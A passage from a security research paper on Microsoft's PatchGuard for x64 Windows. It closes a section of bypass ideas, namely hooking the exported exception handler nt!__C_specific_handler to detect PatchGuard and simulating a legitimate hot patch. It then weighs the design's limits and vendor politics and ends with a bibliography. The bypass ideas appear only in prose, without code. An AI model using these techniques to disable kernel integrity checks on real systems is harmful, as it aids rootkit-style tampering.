One possible example of this type of approach would be to generalize the hooking of the exception handlers that are associated with the timer DPC routines that PatchGuard uses to the central entry point for C-style exceptions. This routine is named `nt!__C_specific_handler` and it is an exported symbol, making it quite useful if it can be harnessed. By hooking this routine, information about exceptions could be tracked and filtered for referencing after-the-fact information, as necessary, to determine that PatchGuard is running.

4.5 Simulated Hot Patching

The documentation associated with PatchGuard states that it still allows the operating system to be hot-patched through their runtime patching API. For this reason, it should be possible to simulate a hot-patch that would appear to PatchGuard as having been legitimate. At the time of this writing, the authors have not taken the time to understand the manner in which this could be accomplished, but it is left open to further research. Assuming an approach was found that allowed this technique to work reliably, it stands to reason that doing so would be the most preferred route because it would be making use of a documented approach for the circumvention of PatchGuard.

Chapter 5

Conclusion

The development of a solution that is intended to mitigate the unauthorized modification of various critical portions of the kernel can be seen as a rather daunting task, especially when considering the need to ensure that the routines actually used for the validation of the kernel cannot be tampered with. This document has shown how Microsoft has approached the problem with their PatchGuard implementation on x64-based versions of the Windows kernel. The implementations of the approaches used to protect the various critical data structures associated with the kernel, such as system images, SSDT, IDT/GDT, and MSRs, have been explained in detail.

With an understanding of the implementation of PatchGuard, it is only fitting to consider ways it which it might be subverted. In that light, this paper has proposed a few different techniques that could be used to bypass PatchGuard that have either been proven to work or are theorized to work. In the interest of not identifying a problem without also proposing a solution, each bypass technique has an associated list of ways in which the technique could be mitigated by Microsoft in the future.

Unfortunately, Microsoft is at a disadvantage with PatchGuard, and it's one that they are perfectly aware of. This disadvantage stems from the fact that PatchGuard is designed to run from the same protection domain as the code that it is designed to protect from. In more concise terms, PatchGuard runs just like any third-party driver, and it runs with the same set of privileges. Due to this fact, it is impossible to guarantee that a third-party driver won't be able to do something that will prevent PatchGuard from being able to do it's job since there is no way for PatchGuard to completely protect itself. Since this problem was known going into the implementation of PatchGuard, Microsoft chose to use the only weapons readily available to them: obfuscation and misdirection. While most consider security through obscurity to be no security at all in the face of a sufficiently motivated engineer, it does indeed raise the bar enough that most programmers and third-party entities would not have the interest in finding a way to bypass it and instead would be more motivated to find a condoned method of accomplishing their goals.

In cases such as this one it is sometimes important to take a step back and consider if the avenue that has been taken is actually the right one. In particular, Microsoft has decided to take an aggressive stance against patching different parts of the kernel in the interest of making Windows more stable. While this desire seems very reasonable and logical, it comes at a certain cost. Due to the fact that Windows is a closed source operating system, third-party software vendors sometimes find themselves forced to bend the rules in order to accomplish the goals of their product. This is especially true in the security industry where security software vendors find themselves having to try to layer deeper than malicious code. It could be argued that PatchGuard's implementation will prevent the malicious techniques from being possible, thus freeing up the security software vendors to more reasonable points of entry. The fact of the matter is, though, that while security software vendors may not make use of techniques used to bypass PatchGuard due to marketing and security concerns, it can certainly be said that malicious code will. As such, malicious code actually gains an upper-hand in the competition since security vendors end up with their hands tied behind their back. In order to address this concern, Microsoft appears to be willing to work actively with vendors to ensure that they are still able to accomplish their goals through more acceptable and documented approaches.

Another important question to consider is whether or not Microsoft will really break a vendor that has deployed a solution to millions of systems that happens to disable PatchGuard through a bypass technique. One could feasibly see a McAfee or Symantec doing something like this, although Microsoft would hope to leverage their business ties to ensure that McAfee and Symantec did not have to resort to such a technique. The fact that McAfee and Symantec are such large companies lends them a certain amount of leverage when negotiating with Microsoft, but the smaller companies are most likely going to not be subject to the same level of respect and consideration.

The question remains, though. Is PatchGuard really the right approach? If one assumes that Microsoft will aggressively ensure that PatchGuard breaks malicious code and software vendors who attempt to bypass it by releasing updates in the future that intentionally break the bypass approaches, which is what has been indicated so far, then it stands to reason that Microsoft could be heading down a path that leads to the kernel actually being more unstable due to more extreme measures being required. Even if Microsoft extends its hand to other companies to provide ways of hooking into the kernel at various levels, it will most likely always be the case that there will be a task that a company needs to accomplish that will not be readily possible without intervention from Microsoft. Unless Microsoft is willing to provide these companies with re-distributable code that makes it so third-party drivers will work on all existing versions of x64, then the point becomes moot. Compatibility is a key requirement not only for Microsoft, but also for third-party vendors, and a solution that won't work on all versions of the x64 kernel is no solution at all for most companies.

If Microsoft were to go back in time and eliminate PatchGuard, what other options might be exposed to them that could be used to supplement the problem at hand? The answer to this question is very subjective, but the authors believe that one way in which Microsoft could solve this, at least in part, would be through a better defined and condoned hooking model (like hooking VxD services in Windows 9x). The majority of routines hooked by legitimate products are used by vendors to layer between certain major subsystems, such as between the hardware and the kernel or between user-mode and the kernel. Since the majority of stability problems that third-party vendors introduce with runtime patching have to do with incorrect or unsafe assumptions within their hook routines, it would behoove Microsoft to provide a defined hooking model that expressed the limitations and restrictions associated with each function that can be hooked. While this might seem like a grand undertaking, the fact of the matter is that it's not.

By limiting the hooking model to exported routines, Microsoft could make use of existing documentation that defines the behaviors and limitations of the documented functions, such as their IRQL and calling restrictions. While limiting the hooking model to exported functions does not cover everything, it's at least a start, and the concepts used to achieve it could be wrapped into an equally useful interface for commonly undocumented or non-exported routines. The biggest problem with this approach, however, is that it would appear to limit Microsoft's control over the direction that the kernel takes, and in some ways it does. However, it should already be safe to assume that exported symbols, at least in relation to documented ones, cannot be eliminated or largely changed after a release as to ensure backward compatibility. This only serves to bolster the point that a defined hooking model for documented, exported routines would not only be feasible but also relatively safe.

Regardless of what may or may not have been a better approach, the lack of a time machine makes the end result of the discussion mostly meaningless. In the end, judging from the amount of work and thought put into the implementation of PatchGuard, the authors feel comfortable in saying that Microsoft has done a commendable job. Only time will tell how effective PatchGuard is, both at a software and business level, and it will be interesting to see how the field plays out.

Bibliography

[1] AMD. *The AMD x86-64 Architecture Programmers Overview.* http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/x86-64_overview.pdf; accessed Nov 30, 2005.

[2] AMD. *AMD64 Architecture Programmer's Manual Volume 3.* http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24594.pdf; accessed Dec 1, 2005.

[3] Microsoft Corporation. *Patching Policy for x64-Based Systems.* http://www.microsoft.com/whdc/driver/kernel/64bitPatching.mspx; accessed Nov 28, 2005.